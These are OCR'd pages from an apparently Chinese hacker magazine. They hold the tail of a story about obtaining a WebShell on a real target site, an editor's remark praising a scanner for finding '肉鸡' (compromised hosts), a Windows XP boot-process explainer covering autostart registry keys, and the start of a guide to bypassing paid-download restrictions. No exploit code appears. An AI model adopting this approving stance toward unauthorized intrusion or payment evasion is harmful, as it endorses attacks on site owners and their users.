


图9 成功获得WebShell

把WEBSHELL扔给了MM！饿了，不能总吃泡面了！嗯，让MM请偶吃顿KFC犒劳下哈！

[文章中涉及到的工具辅臣数据库浏览器和挖掘鸡光盘中有收录]

编辑点评：

挖掘鸡这个工具我倒没有用过几回，不过在几次文章的编辑中都有提到这个工具，看来它的确是使用简单而且功能强大才会受到广大黑友的追捧。用它来搜索有指定特征的链接，不用像Google Hack那样记很多的语法，操作极其傻瓜，这从很大程度上增加了我们找肉鸡的效率。使用数据库备份获得WebShell的方法的确是很老的方法了，不过的确很好用，而这次的这个目标网站程序竟然还有这样的骨灰级漏洞，真是不应该。

图 王艺翔

详细了解Windows启动过程

从本文中你可以学到：

1、windows启动大致分步

2、NTLDR工作工程

3、WinLogon和UserINIT的工作过程

Windows启动是一个非常复杂的过程，今天我以Windows XP为例向大家详细讲解下启动过程，我想不论网络管理员还是电脑发烧友对此都是比较感兴趣的。大体启动过程如图1。




图1 Windows启动过程

首先我给大家概述下启动过程，然后再分析下几个重要的过程。

当你按下电源开关时，主板开始加电，主板上的芯片组会接收到电信号，此时CPU开始复位（RESET），CPU每次复位都会执行0xFFFFFFF0这个地址的程序，此地址指向的就是BIOS（编辑：BIOS是Basic Input Output System的缩写，即基本输入输出系统），然后BIOS会检测电脑的硬件，比如硬盘、光驱、网卡等等，检测完毕BIOS会将操作权转交给MBR（MAIN BOOT RECORD，即主引导扇区），其为512字节，其中有446字节为引导程序和出错信息，另外64字节为分区表，最后两个字节为55AA，代表主引导分区，MBR会从分区表中搜索引导分区即活动分区，找到活动分区后系统会加载活动分区引导扇区的引导代码，此引导代码会加载NTLDR（在操作系统初次安装时活动分区就写入了加载NTLDR这段代码），NTLDR通常在系统盘根目录下，NTLDR完成一些基本操作后会将控制权交给内核文件NTOSKRNL，NTOSKRNL依赖于HAL.dll、BOOTVID.dll和KDCOM.dll等几个文件，故NTLDR会将它们一同加载。图2中我们可以看见其加载的顺序。

文件名	基址	映像大小	标志	加载顺序	名称
ntoskrnl.exe	0x804D8000	0x00214380	0x0C004000	0	\WINDOWS\system32\ntoskrnl.exe
hal.dll	0x806ED000	0x00020380	0x0C004000	1	\WINDOWS\system32\hal.dll
KDCOM.DLL	0xF9761000	0x00002000	0x09004000	2	\WINDOWS\system32\KDCOM.DLL
BOOTVID.dll	0xF9671000	0x00003000	0x09004000	3	\WINDOWS\system32\BOOTVID.dll

图2 几个系统文件的加载顺序

NTOSKRNL启动时间比较长，其主要任务是内核的初始化，期间会调用一系列的函数，在我们看见WinXP的进度条的时候其实就是复杂的初始化过程，初始化结束后NTOSKRNL就会创建系统的第一个进程SMSS.exe，随后SMSS.exe会创建两个进程CSRSS和WINLOGON，WINLOGON进程会创建三个进程：**LSASS，SERVICES和LOGONUI**，LOGONUI会启动USERINIT进程，USERINIT进程会启动SHELL，最后USERINIT会自动退出。

下面让我们了解一些启动模块和进程的工作过程，在这之前先让我们对MBR的结构作一些了解。

一、MBR结构

硬盘主引导扇区占据一个扇区，共512（200H，H代表十六进制）个字节，具体结构如下：

1. 硬盘主引导程序，位于该扇区的0－1BDH处；

2. 硬盘分区表，位于1BEH－1FDH处，共64字节，每个分区表占用16个字节，共4个分区表，16个字节各字节意义如下：

0：自举标志，80H为可引导分区，00为不可引导分区；

1-3：本分区在硬盘上的开始物理地址；

4：分区类型，其中1表示为12位FAT表的基本DOS分区；4为16位FAT表的基本DOS分区；5为扩展DOS分区；6为大于32M的DOS分区；其它为非DOS分区；

5-7：本分区的结束地址；

8-11：该分区之前的扇区数，即此分区第一扇区的绝对扇区号；

12-15：该分区占用的总扇区数。

3. 引导扇区的有效标志，位于1FEH－1FFH处，固定值为AA55H。

二、NTLDR工作过程

1、使CPU从16位实模式进入到32位的保护模式，CPU默认情况下是16位的，我们需要将其转为32位，这样可以执行多用户登录；

2、启用CPU的页机制。大家都知道虚拟内存吧，系统的物理内存总是有限的，所以需要在物理硬盘上划分一块区域用做虚拟内存，当我们打开某个程序或者文件却暂时没有用它时，系统会暂时将其存入硬盘，以节约宝贵的内存；当用户需要用此文件时，系统会将其从硬盘调用内存，此文件在硬盘上默认是**pagefile.sys**；

3、如果发现有效的**hiberfil.sys**则加载并恢复Hibrtnate。

hiberfil.sys是休眠文件，通常大小与物理内存一样，比如当我们下班时可以将计算机设置为休眠模式，这样当我们第二天开机后就可以将系统恢复到昨天的状态；

4、打开boot.ini文件，读取并执行其中的设置，如果boot.ini文件中有多个选项，则显示菜单让用户选择；如果只有一项，则不显示菜单而是直接跳过去；

5、如果期间用户按下F8，则会显示相应选项，如安全模式、带命令提示符的安全模式等等；

6、加载并执行ntdetect.com，调用BIOS收集系统的基本信息（时间、系统类型、磁盘、显卡等）保存到注册表**HKEY_LOCAL_MACHINE\HARDWARE\DESCRIPTION**下；

7、加载系统的内核NTOSKRNL.EXE、HAL.dll、BOOTVID.dll和KDCOM.dll等几个文件。

三、NTOSKRNL.EXE的工作过程

NTOSKRNL的工作过程很复杂，其间涉及很多函数的调用，这些函数的调用我们是不需要掌握的；我们只需要知道出现长时间的Windows Logo滚动条的背后是内核NTOSKRNL.EXE的初始化过程，即一系列函数的执行过程。

四、smss.exe和csrss.exe

smss.exe（Session Manager Subsystem）是微软Windows操作系统的一部分，该进程调用对话管理子系统和负责操作你系统的对话。这个程序对系统的正常运行是非常重要的，我们要着重注意在注册表中的HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\Session Manager下的**BootExecute**键值，HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\SessionManager\Memory Management下的**PagingFiles**键值和HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\Session manager\SubSystems下的**Kmode**和**Windows**键值，其工作过程如图3。

SMSS的工作

- 执行BootExecute表键中定义的程序
- 执行PendingFileRenameOperations表键中定义的延迟改名操作
- 初始化Paging file和未完成的注册表初始化
- 加载和初始化Win32子系统的内核模块Win32K.SYS
- 创建Win32子系统服务器进程，CSRSS
- 创建WinLogon进程

图3 Smss.exe的工作过程

csrss.exe（Microsoft Client/Server Runtime Server Subsystem）是微软客户端／服务端运行时子系统，该进程管理Windows图形相关任务。

五、WinLogon.exe的工作过程

WinLogon.exe进程会创建三个进程：LSASS（Local Security Authority Subsystem Service），SERVICES和LOGONUI，其中LSASS是用来管理本地安全的，比如用户名和密码的验证，SERVICES用来管理服务的启动和终止，LOGONUI是用来显示登录画面的。当用户输入用户名和密码时，WinLogon（GINA.dll）将用户名和密码发给LSASS，LSASS调用验证模块对用户名和密码进行验证，如果通过则创建一个访问令牌对象，LOGONUI会启动USERINIT进程（默认启动**HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon下Userinit**下存放的程序，其值是c:\windows\system32\userinit.exe)，随后UERINIT会启动一些登录脚本和其他自启动程序，另外还会启动SHELL进程，过程如图4。

登陆过程

- WinLogon (GINA DLL)将用户名和密码发给LSASS
- LSASS调用验证模块对用户名和密码进行验证，如果通过，则创建一个访问令牌对象
- WinLogon启动HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon的Userinit表键下指定的程序（缺省为userinit.exe）
- UserInit进程执行登陆和初始化脚本，然后启动Shell表键中定义的Shell程序
- UserInit完成工作后退出

图4 Winlogon.exe的工作过程

六、UserINIT的工作过程

UserINIT执行登录和初始化脚本，其位置在组策略的“计算机配置——windows设置——脚本－（登录／注销）”和“用户配置——windows设置——脚本－（登录／注销）”，然后启动HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\WindowsNT\CurrentVersion\Winlogo下shell键下的程序，默认是Explorer.exe，接着启动HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run和HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run下指定的程序，USERINIT完成工作自动退出。

编辑点评：

对于Windows的启动过程，虽然只有短短一分多钟的时间，但其间在后台又进行了多少如何纷繁复杂的操作呢？作者以Windows XP为例子粗略地为我们展示了Windows系列操作系统的启动过程，这其中自然避免不了与硬件和系统底层的关联，也许正是因为这个原因，我们理解起这个过程来感觉有些吃力吧！很多概念对于平常只接触软件层面的朋友来说比较晦涩和抽象，不常接触的东西会感到陌生，这是很正常的。而如果要想成为顶级的hacker，了解系统底层的相关知识可是必须的哦！

网上资源想要就要

图 冷絮[GZ]

从本文中你可以学到：

1、如何利用Internet临时文件夹获得网页资源

2、利用Maxthon浏览器的View Page功能过的网页资源

3、利用影片嗅探器和迅雷获取电影的下载地址

网络资源本来就是大家一起分享的，可是有一些网站就是不向大家提供我们想要的资源，在网站上做出种种限制，只有我们付费后才给我们，难道好东西都得要钱吗？在这里笔者带领大家一起在网上的资源中搜刮一番，其实网上的资源在笔者介绍之后你会感觉到真是想要就要！

一、临时文件双剑客

现在的手机都面向智能化的方向发展，什么MP3、MP4功能之类的，也给我们带来许多的娱乐方式。但是如果你想换个个性点的铃声，下几张手机图片之类的，逛一逛网上，多是多，就是弄不好你这个月的手机话费可就……许多网站都是要收费的。但是如果你的手机有数据线与电脑相连或是有蓝牙功能，那么你就可以在网上下载下来然后拷到手机上去，而不用去花冤枉钱了，毕竟一个图片就2块钱啊。腾讯有个手机图片的站点，如图1。

在这里有限制，普通的下载方式是下载不到你想要的图片的，反而是下了一张空图片；在网页的源代码中也找不到图片的真实地址，点开一个图片却是让你输入手机号码的网页。这里我们要用到这个叫临时文件双剑客的东东了。首先先清除一下IE的缓存，在IE图标上点右键选择“属性”，在Internet属性窗口中点“删除文件”，并选择删除所有脱机内容，如图2。




图1 腾讯手机图片网

这样清除了后方便我们在接下来的截取IE临时文件时快速找到想要的图片，以后每一次截取操作前都要清除一下IE缓存。我们打开刚才看的那个网页，等网页中的图片都呈现出来后打开临时文件双剑客，选择临时文件获取，如图3。




图2 删除临时文件

选定文件保存目录、文件的扩展名后点开始按钮即可把该网页的临时在本机生成的临时文件抓取下来。我们再来打开我们保存的那个文件夹，如图4。我们想要的手机图片出现在里面了吧！




图3 临时文件获取

用这个软件，我们在有Flash的网页中，只要你等着Flash可以正常播放了，再试听手机铃声，试听音乐等等，只要是能正常播放的媒体，都可以在这个软件所截取的IE临时文件中找到。这实际上就是我们在浏览网页时，IE为了使浏览速度加快，所以缓存了一些图片、Flash、JS脚本或是该网页等等，这样的做法也同样使你下一次再访问这个网页保证了速度，所以有时候感觉你所看到的网页有些不对劲的时候，清一下缓存或是强制刷新一遍就可以正常显示了。




图4 获得了手机图片

二、Maxthon浏览器+View Page插件

Maxthon浏览器真是一款不错的浏览器，加上它的View Page插件，我们获取网页上的资源就更加方便快捷了。使用遨游打开你所想获取资源的网页，点在地址栏右下方的View Page图标，如图5。



图5 点击View Page按钮

接下来遨游又打开了一个窗口，这就是View Page的窗口了，在这里列出了许多关于网站的信息，如图6。

